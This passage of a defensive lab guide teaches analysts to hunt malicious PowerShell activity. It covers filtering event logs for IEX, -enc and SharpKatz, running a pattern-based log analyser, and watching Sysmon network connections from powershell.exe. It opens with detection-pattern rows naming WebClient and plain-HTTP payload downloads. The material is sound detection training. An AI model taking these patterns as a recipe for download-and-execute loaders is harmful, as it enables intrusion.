| http:// | http://, HTTP traffic from PowerShell | HTTP Protocol | Downloads content over unencrypted HTTP | Uses unencrypted HTTP to download payloads, avoiding HTTPS inspection | Monitor for HTTP URLs in PowerShell commands and network connections |
| webclient | WebClient, New-Object Net.WebClient, System.Net.WebClient | System.Net.WebClient | .NET class for web operations | Downloads files and data from web servers programmatically | Monitor for WebClient instantiation in PowerShell logs |
1.2 Decoded Base64 commands in powershell event logs, (requires GPO to be enabled):
- On your Windows machine, open ELEX (Event Log Explorer) and
open the workspacecalled "WORKSPACE_PSLoader.ELX"
- Navigate to the folder
"c:\THEV\Labs\PSLoader\"and open the workspace called "WORKSPACE_PSLoader.ELX"

This workspace has been pre-configured (Custom filter, color coding and columns) for you with the relevant event logs and filters. We have some color-coding going on here:


The color coding already gives away some hints, but if you have tons of powershell events, you can use the filter to only show events with -enc or iex in them.
- Click on the filter icon in the toolbar to open the filter window (it's already pre-poluated with event ID 4104).

- You can load custom filters by clicking on
Loadat the bottom, navigate to"c:\THEV\Labs\PSLoader\"and select the file calledFILTER_pwsh_IEX.elc

We have also configured some custom columns for you, so you can see the commandline used.
- Simply right-click on the column header and select
Choose columns...to add or remove columns.

You should see the following, all powershell events that have IEX in them:

1.3 Encoded Base64 commands in powershell event logs.
Attackers often use Base64 encoding to obfuscate their commands, making it harder for defenders to quickly identify malicious activity. By filtering for -enc in the powershell event logs, we can find these encoded commands.
- Go back to your filter and change the
Text in descriptionto-enc:


1.4 Complete content of the script block:
When attackers use IEX to download and execute scripts, the complete content of the script block is often logged in the powershell event logs. This can include the actual script being executed, as well as any loaded assemblies (like SharpKatz).
- Go back to your filter and change the
Text in descriptiontoSharpKatz:

You will see the complete content of the script block, which includes the loaded assembly (SharpKatz).

2 . Powershell Hunter
PowerShell-Hunter is a growing collection of PowerShell-based threat hunting tools designed to help defenders investigate and detect malicious activity in Windows environments. This project aims to provide security analysts with powerful, flexible tools that leverage PowerShell's native capabilities for threat hunting.
https://github.com/MHaggis/PowerShell-Hunter
Open a PowerShell terminal as administrator and navigate to the folder "c:\THEV\Labs\PSLoader\" and run the following command, it will analyze the powershell event logs and filter them based on the patterns in the Patterns.csv file.:
cd c:\THEV\Labs\PSLoader\
 .\Analyze-PowerShellEvents.ps1 -PatternFile "Patterns.csv" -OutputFile "FilteredEvents.csv"

You can choose the output format, either CSV or JSON. In this case, we are using CSV. If you open this with Excel or Visual Studio Code, you will see the filtered events based on the patterns in the Patterns.csv file.
NOTE: Install CSV plugin in Visual Studio Code to view CSV files.
- In visual studio code go to extensions and search for "CSV" and install the one by "ReprEng"

When you open the CSV file in Visual Studio Code, it will look like this:

3. SYSMON EVENTID 3 - NETWORK CONNECTIONS
Powershell.exe making network connections to the internet is suspicious in itself, but especially when it downloads and executes scripts. We can detect this with with sysmon (or your EDR of choice), by monitoring network connections from powershell.exe.

NOTE: This detection is already added to your sysmon config file.
- On your Windows machine, open ELEX (Event Log Explorer) and
open the workspacecalled "WORKSPACE_Sysmon3.ELX" located in the folder"c:\THEV\Labs\PSLoader\"
You can see the filter is already pre-configured for you to look for powershell.exe and event ID 3 (network connections). We also configured some custom columns for you, so you can see the User, Source host name, Destination host name, and Destination port.
